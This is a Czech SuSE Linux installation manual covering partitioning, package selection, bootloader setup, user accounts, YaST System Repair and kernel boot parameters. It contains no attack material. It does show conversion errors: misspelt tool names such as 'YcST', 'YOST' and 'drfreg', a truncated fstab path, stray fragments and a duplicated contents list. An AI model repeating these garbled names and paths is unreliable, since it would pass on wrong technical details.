Tuto volbu můžete použít při problémech se zaváděním ovladačů

Rescue System

Spuštění minimálního systému z CD

Memory test

Jazyk startovací obrazovky

Nabídka a nápověda této obrazovky je k dispozici také v českém jazyce. Stačí stisknout klávesu (F4), pomocí kláves (Page ↑) a (Page ↓) vybrat požadovaný jazyk a svou volbu potvrdit klávesou (Enter). Další volby nastavení startovací nabídky jsou popsány v nápovědě po stisknutí klávesy (F1).

Výběr instalačního média

Pokud spouštíte instalaci z CD, DVD, je jako instalační médium automaticky nastaveno toto médium. Instalační CD nebo DVD však můžete použít pouze ke spuštění instalace a samotnou instalaci provést z jiného zdroje. Jiný instalační zdroj nastavíte pomocí klávesy (F3). Po volbě jiného zdroje se zobrazí dialog nastavení, kde budete požádáni o další informace. Po nastavení nového zdroje instalace spustíte instalace stisknutím klávesy (Esc).

Výběr jazyka

Jako první dialog se po zavedení jádra z CD ukáže nastavení jazyka. Při výběru jazyka se na danou volbu nastaví jak popisky rozhraní tak rozložení klávesnice a příslušné časové pásmo, které je pro zvolený jazyk nejobvyklejší. Po nastavení se nejdříve zobrazí náhled, ve kterém se můžete ujistit o správnosti své volby, a až po dalším kliknutí dojde k nastavení prostředí.



Figure 2.1: Nastavení jazyka instalace a systému

Režim instalace

Po nastavení jazyka můžete zvolit režim instalace. Na výběr máte z těchto možností:

- Nová instalace – spuštění instalace
- Aktualizace stávajícího systému – update systému na vyšší verzi
- Opravit nainstalovaný systém – oprava nainstalovaného systému. Tuto volbu použijte v případě poškození systému.
- Spustit nainstalovaný systém – spuštění již nainstalovaného systému

Návrh instalace

Po detekci hardwaru se zobrazí návrh nastavení instalace, který se skládá z následujících sekcí:



Figure 2.2: Výběr režimu instalace

Systém

Mód

Rozložení klávesnice

Myš

Rozdělování disku

Software

Spouštění

Časové pásmo

Jazyk

Výchozí úroveň běhu

Po kliknutí na nadpis každé sekce můžete ve vybrané sekci provést změny. K provedení změn můžete použít také tlačítko 'Změnit' v dolní části okna.

Systém

Zde se zobrazí informace o vašem systému. Pokud máte dojem, že došlo k nesprávné detekci, kliknutím na nadpis vyvoláte novou detekce hardwaru.



Figure 2.3: Návrh instalace

Mód

V této části můžete změnit režim instalace, který jste nastavili v předchozím dialogu.

Rozložení klávesnice

V některých případech může být žádoucí zachovat lokalizované grafické rozhraní, ale použít jiné rozložení klávesnice. Pokud v této sekci zvolíte jiné rozložení klávesnice, použije se jak během instalace tak po instalaci pro celý systém.

Nastavení rozložení klávesnice systému se nemusí shodovat s požadavky jednotlivých uživatelů, kteří budou počítač používat. Grafické prostředí KDE, které je nastavené jako výchozí, však každému uživateli umožňuje zvolit si vlastní výchozí rozložení klávesnice.

sectionMyš

Pokud došlo k chybné detekci myši a myš nepracuje tak, jak by měla, můžete ji v této části přenastavit.

sectionRozdělování disku

Ve většině případů vám instalační program navrhne optimální rozdělení disku. Za určitých okolností však může být nutné nastavit rozdělení disku jiným způsobem.

Tipy oddílů

Každá tabulka disku má místo pro čtyři primární oddíly. Toto omezení můžete obejít použitím **rozšířeného oddílu**, do kterého umístíte oddíly logické. Rozšířený oddíl může být na disku maximálně jeden a může jít v pořadí o libovolný oddíl. Logické oddíly nevyžadují záznam v tabulce oddílů disků. Maximální počet logických oddílů je 15 na SCSI disku a 63 na IDE disku.

Pokud potřebujete víc než čtyři diskové oddíly, vytvořte místo čtvrtého primárního oddílu oddíl rozšířený a v něm vytvářejte další logické oddíly. Systém Linux můžete umístit jak na primární tak na logický disk.

Dělení disku

Instalační program po spuštění instalace prozkoumá diskové oddíly a navrhne vám rozdělení pro instalaci systému SuSE Linux. V případě, že vám toto nastavení nevyhovuje, klikněte na nadpis dělení disku. V prvním dialogu si můžete vybrat z těchto nabídek:

- Přijmout návrh, jak je
- Odvodit rozdělení od tohoto návrhu
- Vytvořit vlastní rozdělení

Drobné úpravy provedete pomocí nabídky 'Odvodit rozdělení od tohoto návrhu'. Vlastní rozdělení nastavíte volbou 'Vytvořit vlastní rozdělení'. Pokud chcete rozdělení přijmout jak je, zvolte 'Přijmout návrh, jak je'.

Upozornění

Výběrem celého disku jako cílového disku přemažete všechna data uložená na disku.

Upozornění

Figure 2.4: Změna rozdělení disku

Expertní dělení disku

V dialogu expertního dělení disku můžete disky mazat, vytvářet a měnit. Můžete zde také vytvářet RAIDové pole a LVM svazky.

V nabídce expertního dělení jsou zobrazeny v tabulce všechny disky a na nich existující oddíly. Jednotlivé disky poznáte podle toho, že jejich označení neobsahuje žádné číslo (např. `/dev/hda` je první master disk a `/dev/hdb` je první slave disk). Jednotlivé oddíly nalezených disků jsou podle pořadí očíslovány. První primární oddíl prvního disku je označen jako `/dev/hda1`, druhý `/dev/hda2` atd.

Vytvoření oddílu

Klikněte na tlačítko nový a nastavte, zde půjde o primární nebo rozšířený oddíl. V následujícím dialogu nastavte souborový systém, velikost a bod připojení.

Vlastnosti oddílu

ID souborového systému



Figure 2.5: Expertní rozdělení disku

I v případě, že nechcete diskový oddíl formátovat, ujistěte se, že má správné ID souborového systému. Jen tak zajistíte, že bude oddíl správně registrován v systému.

Souborový systém

Nastavení souborového systému pro formátování. Na výběr máte z různých souborových systémů jako FAT, Swap, Ext3, ReiserFS atd..

Swap je zvláštní formát, který systém používá jako virtuální paměť. Na každém systému by měl být swap o velikosti alespoň 128 MB.

Pro větší diskové oddíly použijte některý ze žurnálovacích souborových systémů jako jsou ReiserFS nebo Ext3. Při kontrole disku si tak ušetříte spoustu čekání, protože kontrola u žurnálovacích souborových souborů probíhá znatelně rychleji než u tradičních systémů jako Ext2.

Na souborový systém FAT nelze instalovat. Můžete ho však vytvořit pro případ, že potřebujete oddíl, kam můžete zapisovat jak systém Windows tak Linux.

Volby souborového systému

Zde můžete v závislosti na zvoleném souborovém systému nastavit jeho volby.

Krypt. souborový systém

Zaškrtnutím této volby nastavíte zvolený souborový systém jako šifrovaný.

Volby fstab

V této nabídce můžete nastavit řadu voleb pro správu souborů souborového systému (soubor `/etc/fstab`).

Bod připojení

Nastavení adresáře, do kterého bude diskový oddíl připojen.

Upozornění

Pokud provádíte rozdělení disku ručně, nezapomeňte vytvořit diskový oddíl swap. Tím umožníte, aby operační paměť v případě přetížení mohla odkládat data na tento oddíl a pracovat pouze s potřebnými informacemi.

Upozornění

Změna velikosti oddílu se systémem Windows

Pokud disk obsahuje pouze oddíl se souborovým systémem FAT nebo NTFS, YaST2 vám nabídne možnost tento oddíl přemazat nebo změnit jeho velikost. Tuto možnost vám instalační program nabídne i v případě, že na disku není pro systém Linux dostatek volného místa.

Pokud zvolíte 'Kompletně smazat Windows', dojde ke smazání oddílu Windows.

Upozornění

Při mazání oddílu Windows bude disk s Windows přeformátován a všechna data na něm ztracena.

Upozornění

V případě změny velikosti oddílu Windows dojde k přepsání startovacího oddílu disku. Systém Windows již nebude moci používat svůj zavaděč. Tento krok není příliš doporučován pro oddíl se souborovým systémem FAT, protože je s tímto systémem velmi pomalý. U souborového systému NTFS je naopak velmi svižný.

FAT systém V systému Windows nejdříve spusťte scandisk. Pokud není systém defragmentován, spusťte drfreg. Tím výrazně urychlíte proceduru změny velikosti oddílu v Linuxu.

NTFS systém V systému Windows spusťte programy scandisk a defrag. Na rozdíl od systému FAT musí být tyto programy před změnou velikosti provedeny!

Tip

Pokud v systému Windows používáte trvalý soubor swap (virtuální paměť), může být tento soubor umístěn na konci disku. Z toho důvodu mohou být všechny pokusy o změnu velikosti neuspokojivé. Nejdříve swap deaktivujte, proveďte změnu velikosti oddílu a pak swap přenasťte.

Tip

NTFS souborový systém

Tento souborový systém používají jako výchozí systémy Windows NT, 2000 a XP. Linux v současné době umí tento souborový systém stále pouze číst. Z toho důvodu můžete v Linuxu z oddílu NTFS bez problémů číst, ale nelze do něj zapisovat. Pokud potřebujete zapisovat do systému Windows a nepotřebujete výhody NTFS, použijte souborový systém FAT, který nedělá Linuxu žádné problémy.

Tipy pro dělení disku

Pokud instalační program najde na disku další diskové oddíly, které se nepoužijí k instalaci, zapíše je stejně jako oddíly se systémem do souboru `/etc/fstab`. Tak budou tyto oddíly v případě potřeby pro systém SuSE Linux dostupné. V souboru `/etc/fstab` jsou zapsány všechny oddíly spolu s jejich vlastnostmi jako je jejich souborový systém, bod připojení a nastavení přístupových práv. Záznamy o oddílech vypadají obvykle takto:

<code>ev/hda5</code>	<code>/data1</code>	<code>auto</code>	<code>noauto,user</code>
<code>/dev/hda6</code>	<code>/data2</code>	<code>auto</code>	<code>noauto,user</code>

Obsah souboru 1: d

Tyto oddíly mají bez ohledu na souborový systém vždy v třetím poli určeném pro souborový systém hodnotu `auto` a v čtvrtém poli určeném pro nastavení přístupových práv a dalších vlastností `noauto,user`, což znamená, že se nepřipojí automaticky po startu a ručně je může připojit každý uživatel.

Poslední nastavení znamená, že systém nebude na těchto oddílech kontrolovat konzistenci souborového systému. Poslední nastavení doporučujeme neměnit. Pokud chcete, aby běžní uživatelé nesměli tyto disky připojovat, nastavte hodnotu user na nouser.

Software

Jako výchozí nastavení při instalaci se použije ‘Standardní systém’.



Figure 2.6: Vlastní výběr balíčků

Vlastní výběr

Výchozí nastavení balíčků pro instalaci je vybráno tak, aby vyhovovalo většině začínajících uživatelů a uživatelů pracovní stanice. Pokud instalujete server nebo máte na svou stanici rozšířené požadavky, proveďte vlastní výběr balíčků.

V základní nabídce softwaru jsou tři předvybrané instalace:

Minimální systém – obsahuje síťové balíčky a základní nástroje pro práci v textovém prostředí. Při nastavení této volby se úroveň běhu automaticky nastavení na hodnotu 3.

Minimální grafický systém (bez KDE) – obsahuje systém pro malý systém, základní programy pro pracovní stanici a minimální grafické prostředí. Toto nastavení je vhodné především pro starší slabší počítače, na kterých chcete pracovat v grafickém prostředí, ale nemají dostatečný výkon pro nasazení KDE. Součástí této instalace není kancelářský balík.

Standardní systém – standardní nastavení pro pracovní systém. Součástí této instalace jsou také kancelářské programy. Tento výběr je nastaven jako výchozí.

Pokud vám nevyhovuje ani jedna z nabídek, klikněte na tlačítko 'Detailní výběr'. Zobrazí se dialog jednotlivých výběrů skupin balíčků. Tyto výběry obsahují vždy základní sadu nástrojů. Pokud vyberete například 'Vše z KDE', nainstalují se všechny kmenové balíčky prostředí KDE, ale nainstalují se vývojové balíčky a bylinky s dodatky. Instalovány nebudou ani programy, které jsou sice určeny pro KDE, ale nebyly doposud do tohoto prostředí zařazeny.

Určitý balíček můžete vyhledat a nainstalovat pomocí filtrů. Přejděte do nabídky filtru a vyberte volbu 'Hledat'. V textovém poli dialogu hledání pak zadejte jméno hledaného balíčku.

Závislosti a konflikty balíčků

Některé balíčky ke své správné funkci potřebují knihovny nebo programy, které jsou obsaženy v jiných balíčcích. Tyto balíčky musí být tedy nainstalovány také. Jde o tzv. závislost balíčků.

Ve velmi vzácných případech může dojít ke konfliktu balíčků. Jde o stav, kdy je možné mít nainstalovaný buď jeden nebo druhý balíček, ale ne oba zároveň. Typickým příkladem konfliktu jsou balíčky cups a lprng. Tyto balíčky obsahují některé soubory, které mají stejné jméno i umístění.

Pokud instalujete SuSE Linux poprvé nebo přesně nerozumíte tomu, co děláte, nedělejte žádné změny.

Upozornění

Přednastavený výběr programů při instalaci je výsledkem experimentů v našem vývojovém středisku a je obvykle vyhovující pro všechny začínající uživatele a většinu domácích uživatelů. Pokud se rozhodnete provádět jakékoliv změny, věnujte prosím pozornost případným varovným hlášením instalačního programu.

Upozornění

Spouštění (nastavení zavaděče)

Během instalace program YcST navrhne nastavení zavádění systému. Pokud máte na počítači nainstalovaný systém Windows, bude do nabídky spouštění automaticky zahrnut a po instalaci budete mít možnost si při startu vybrat, který systém si přejete spustit. V případě, že potřebujete upravené nastavení, můžete potřebné úpravy provést v tomto dialogu.

Upozornění

Změna nastavení spouštění je určena pouze pro pokročilé uživatele.

Upozornění

Jednou z možností je nastavit spouštění systému pomocí startovací diskety. Nevýhodou tohoto postupu je potřeba startovací diskety v mechanice. Další možností je změna umístění zavaděče na disku.

Časové pásmo

Pokud se nacházíte v časovém pásmu, které není pro zvolený jazyk typické, můžete zde změnit nastavení časového pásma.

Jazyk

Pokud vám zvolený jazyk v instalačních dialogích z nějakého důvodu nevyhovuje, můžete ho v této fázi instalace stále ještě změnit. Tento jazyk bude použit jak pro instalaci tak pro běh nainstalovaného systému.

Nastavení jazyka systému se nemusí shodovat s požadavky jednotlivých uživatelů, kteří budou počítač používat. Grafické prostředí KDE, které je nastavené jako výchozí, však každému uživateli umožňuje zvolit si vlastní jazyk rozhraní. Pokud bude váš systém vícejazyčný, nezapomeňte doinstalovat příslušné lokalizační balíčky prostředí KDE. Ve výchozím nastavení je vždy anglický jazyk a lokalizační balíček jazyka zvoleného pro instalaci. Další lokalizační balíčky je nutné doinstalovat ručně.

Výchozí úroveň běhu

Pokud bude počítač sloužit jako pracovní stanice a instalujete grafické prostředí, automaticky se nastaví úroveň běhu 5. Pokud si přejete nastavit spouštění

pouze do textového režimu, nastavte výchozí úroveň běhu na 3.

Ukončení instalace

Při ukončení instalace je nutné ještě systém nastavit. Nastavení se skládá z těchto kroků:

Nastavení hesla uživatele root

Nastavení sítě – test připojení

Online aktualizace

Ověřování uživatelů – Nastavení počítače jako NIS klienta

Vytváření uživatelských účtů

Zobrazení novinek

Nastavení hesla uživatele root

Administrátor systému se v systému Linux nazývá **root**. Tento uživatel má jako jediný práva ke změnám v celém systému a nastavování služeb. Pokud bude váš počítač připojen k Internetu, věnujte nastavení toto hesla maximální pozornost. Heslo by mělo být dlouhé minimálně osm znaků a mělo by se skládat z náhodně složených písmen a čísel.

Nastavení sítě – test připojení

Po nastavení hesla administrátora systému, přejdete k dialogu nastavení sítě. Systém se pokusí vyhledat všechna síťová zařízení. Po nastavení sítě přejdete ke kroku otestování sítě. Pokud si nepřejete test provádět, klikněte na tlačítko 'Přeskočit test'.

Online aktualizace

Během nastavení systému máte možnost provést online aktualizaci systému. Aktualizaci lze provést jen v případě, že byl předešlý test připojení úspěšný. Pokud bude váš systém trvale připojený k Internetu, doporučujeme vám aktualizaci provést.

Upozornění

Online aktualizace může být časově náročná. Trvání aktualizace je závislé na rychlosti vašeho připojení a délkou od vydání vaší verze systému SuSE Linux. Čím starší verzi jste si zakoupili, tím více aktualizací je potřeba pro zachování bezpečnosti systému stáhnout.

Upozornění

Aktualizaci lze samozřejmě přeskočit kliknutím na tlačítko 'přeskočit aktualizací'.

Ověřování uživatelů a vytváření uživatelských účtů

Pokud jste úspěšně nastavili síť, nabízejí se vám nyní dvě možnosti, jak nastavit na svém počítači uživatele. Tou první je nastavení lokálních uživatelů a tou druhou NIS nebo LDAP uživatelů. Lokální uživatelé se nastavují na počítači, pokud je nastaven jako 'samostatný počítač'. NIS nebo LDAP uživatelé se budou načítat, pokud zvolíte 'počítač v síti'.

V případě klientské stanice v síti musíte provést nastavení NIS nebo LDAP klienta. Dialog nastavení se vám zobrazí po potvrzení příslušné volby kliknutím na tlačítko 'Další'. Pokud zvolíte pevné nastavení, musíte zadat NIS doménu a adresu NIS serveru.

Jestliže jste zvolili 'Samostatný počítač', přejdete potvrzením této volby do dialogu vytváření uživatelských účtů. Mimo klasických nastavení jako jméno uživatele a jeho heslo máte možnost nastavit také další volby. Zaškrtnutím 'Automatické přihlášení' se zvolený uživatel po startu systému automaticky přihlásí do systému.

Upozornění

Automatické přihlášení je užitečné pouze v případě, že počítač nebude používat nikdo jiný, než vy. U víceuživatelské stanice může vést k ohrožení bezpečnosti systému.

Upozornění

Zobrazení novinek

Po dokončení nastavení zobrazí instalační program novinky nové verze. Věnujte prosím tomuto krátkému souhrnu pozornost.

Nastavení hardwaru

Jako poslední krok nastavte zařízení svého počítače. Po nastavení spustíte systém kliknutím na tlačítko 'Dokončit'.

Oprava systému

Bez ohledu na robustnost systému SuSE může dojít k jeho poškození např. ke smazání důležitých balíčků či závažným poškozením souborového systému. Jako jednu z možností, jak systém opět uvést do funkčního stavu vám nabízíme YaST System Repair.

Spuštění nástroje YaST System Repair	32
Instalaci pro experty	35
Poznámky k instalaci pro experty	36

Spuštění nástroje YaST System Repair

Protože se předpokládá, že poškozený systém nelze spustit, spouští se YaST System Repair z instalačního CD nebo DVD. Opravný systém najdete jako nabídku 'Opravit nainstalovaný systém'.



Figure 3.1: Výběr režimu opravy

Upozornění

Protože se opravný systém nespouští z disku, ale z CD, je doporučeno ho spouštět pouze z instalačního média verze, kterou chcete opravit.

Upozornění

Po spuštění modulu YaST System Repair si můžete vybrat ze tří způsobů opravy:

Automatická oprava

Vlastní nastavení

Expertní nástroje

Automatická oprava

Tento způsob opravy je nejlepší v případě, že neznáte příčinu nefunkčnosti systému. Během opravy se budou jednotlivé kroky a výsledky zobrazovat



Figure 3.2: Typy oprav

v okně dialogu. Automatická oprava se skládá z řady individuálních podtestů. Jednotlivé kroky automatické opravy jsou tyto:

Kontrola platnosti a konzistentnosti tabulek oddílů všech disků

Zjištění, test a nabídka aktivace všech oddílů swap pro urychlení dalších testů

Kontrola souborových systémů

Kontrola všech položek v souboru `/etc/fstab`. Po úspěšné kontrole jsou všechny souborové systémy připojeny.

Test nastavení zavaděče (GRUB nebo LILO). Testována jsou také zařízení se startovacím adresářem a kořenovým systémem spolu s dostupností modulů `initrd`.

Kontrola balíčků z výběru minimální instalace, které zajišťují funkčnost základního systému. Pokud chcete, můžete překontrolovat také všechny základní balíčky. Tato další kontrola může trvat delší čas.

Při nalezení chyby se testování zastaví a zobrazí se dialog s informacemi o nalezené chybě a nabídkami možných řešení. Jednotlivé opravy můžete v tomto dialogu také odmítnout.

Vlastní nastavení

Automatická oprava provádí všechny dostupné testy systému. Pokud znáte příčinu problémů, můžete spustit pouze ty testy systému, které potřebujete. Vlastní nastavení je nejvhodnější pro případ, že víte, ve které části došlo k chybě, ale neznáte příčinu.

Samostatně nejsou dostupné všechny typy testů. Test souboru `/etc/fstab` je například vždy spojen s kontrolou souborového systému včetně oddílu swap.

Expertní nástroje

Expertní nástroje jsou určeny pouze pro pokročilé uživatele. Jsou řešením v situacích, kdy přesně znáte příčinu svých problémů. K dispozici máte následující nástroje:

Instalovat nový zavaděč Touto volbou spustíte modul nastavení zavaděče.

Spustit nástroj pro rozdělování disku Výběrem této volby spustíte modul pro dělení disku.

Opravit souborový systém Pomocí této volby spustíte nástroj pro kontrolu souborového systému. Můžete nechat překontrolovat všechny oddíly nebo zadat jen jeden vybraný.

Obnovení ztracených oddílů Opravný systém v této volbě nabízí možnost obnovy ztracených oddílů z vybraného disku. Čas obnovy je závislý na výkonu procesoru a velikosti disku.

Upozornění

Obnovení oddílů je složitá operace založena na analyzování obsahu disku. Po úspěšném rozpoznání oddílů jsou nalezené obnovené oddíly vloženy do přestavené tabulky disků. Obnovení oddílů nemusí být úspěšné ve všech případech.

Upozornění

Uložit systémové nastavení na disketu Zde můžete uložit důležitá systémová nastavení na disketu. Pokud dojde k jejich poškození, můžete je později snadno obnovit.

Ověřit nainstalované programy Kontrola nainstalovaných balíčků. Pokud je nalezen poškozený balíček, je opraven.

Instalaci pro experty

Tato kapitola je určena pouze pro zkušené uživatele a předpokládá hlubší znalosti Linuxu. Naleznete zde informace o tom, jak postupovat v případě, že nelze systém SuSE Linux instalovat standardně, jak vytvořit zaváděcí diskety, jak rozdělit disk, jak instalovat po síti, nebo jak instalovat v textovém režimu a zavádět další moduly pro nestandardní zařízení.

Spuštění nástroje YOST System Repair	32
Instalaci pro experty	35
Poznámky k instalaci pro experty	36

Poznámky k instalaci pro experty

Problémy s hardware

Může se stát, že nepůjde spustit instalace, nebo že uvázne v některém bodě při inicializaci. Obvykle se jedná o hardwarový problém – Linux nemá potřebné ovladače pro váš hardware, špatně rozpoznal připojená zařízení, nebo samotný hardware je poškozený. Jak postupovat v takovém případě nelze zcela jednoduše postihnout na pár stranách knihy – rozhodující je vaše zkušenost s operačním systémem Linux. V následujícím textu ale naleznete několik možných postupů, které by vám mohly usnadnit řešení nejčastějších problémů během instalace.

Parametry jádra při zavádění

Při instalaci se nejdříve spustí jádro. Při jeho startování mu můžete přes zavaděč (GRUB, LILO, SYSLINUX atd.) předat parametry, které ovlivní jeho běh. V systému SuSE Linux máte už při startu instalace možnost vybrat z různých možností. Liší se právě v parametrech, které zavaděč předá jádru. Nejčastější problém je s ACPI. Volba 'Installation - ACPI Disabled' předá jádru parametr `acpi=off`. Další volbou je 'Installation - Safe Settings', která vypne ACPI, APM a DMA (parametry `ide=nodma apm=off acpi=off`). Pokud nainstalujete systém s volbou Safe Settings, systém si tyto parametry pamatuje trvale a používá je. Později tedy bude nutné, abyste si případně zapnuli DMA a systém doladili. Jestliže chcete jádru předat další parametry, můžete je zapsat spolu s názvem položky, kterou chcete spustit, na příkazovou řádku zavaděče SYSLINUX.

CD-ROM

Naprostá většina CD-ROM jednotek je v systému SuSE Linux podporována. ATAPI jednotky by neměly způsobit žádný problém. Klíčová otázka u SCSI CD-ROM mechanik je, zda je podporován SCSI řadič, na který je mechanika připojena. Seznam podporovaných řadičů najdete v <http://cdb.suse.de>. Pokud v této databázi nenajdete svůj řadič a váš pevný disk je k tomuto řadiči připojen, máte problém.

Mechaniky CD-ROM připojené přes USB jsou podporovány také. Jestliže váš BIOS nepodporuje zavádění z USB, startujte instalaci z disket. Před zaváděním z disket se ujistěte, že veškerá vámi požadovaná USB zařízení jsou připojena a napájena.

Stejně jako z CD 1 můžeme startovat systém i z CD 2. Zatímco CD 1 používá zaváděcí ISO obraz, CD 2 zavádí systém pomocí obrazu diskety o velikosti

2.88 MB. Některé starší systémy neumějí zavádět systém z CD, které má zaváděcí ISO obraz. Použijte tedy CD 2.

Může se stát, že se zastaví načítání z CD-ROM, nebo že CD-ROM není vůbec rozpoznána. Obvykle to je problém s přepínači na CD-ROM (nastavena jako slave, ale připojena jako master). Zkontrolujte tedy nastavení CD-ROM. Problém může být také s pořadím připojení jednotlivých disků a CD-ROM mechanik. Linux někdy nerozpozná správně, kde je CD-ROM připojena. Zadejte proto při zavádění jádra odpovídající parametr (např. `hdc=cdrom`).

Jestliže startování instalace nefunguje, zkuste použít tyto parametry:

hdX=cdrom X zaměňte za a, b, c, d, atd. Písmena mají následující význam:

- a — Master na prvním IDE kanálu
- b — Slave na prvním IDE kanálu
- c — Master na druhém IDE kanálu
- ...

Příklad: `hdb=cdrom` znamená, že máte připojenou CD-ROM mechaniku jako slave na prvním IDE kanálu.

ideX=noautotune x zaměňte za 0, 1, 2, 3, atd., a znamená:

- 0 — První IDE řadič
- 1 — Druhý IDE řadič
- ...

Příklad: `ide0=noautotune` se často používá při potížích s DMA u disků připojených na EIDE.

Grafické karty FireGL

Jestliže máte v systému grafickou kartu FireGL 1, 2 nebo 3, instalaci musíte provést v textovém režimu. Na těchto kartách není při instalaci podporován framebuffer.

ACPI

Použijte následující parametry jádra, jestliže máte problém s ACPI (Advanced Configuration and Power Interface):

acpi=off Tento parametr kompletně vypne podporu ACPI.

acpi=oldboot Vypne ACPI u všech součástí systému, které jsou nutné při instalaci.

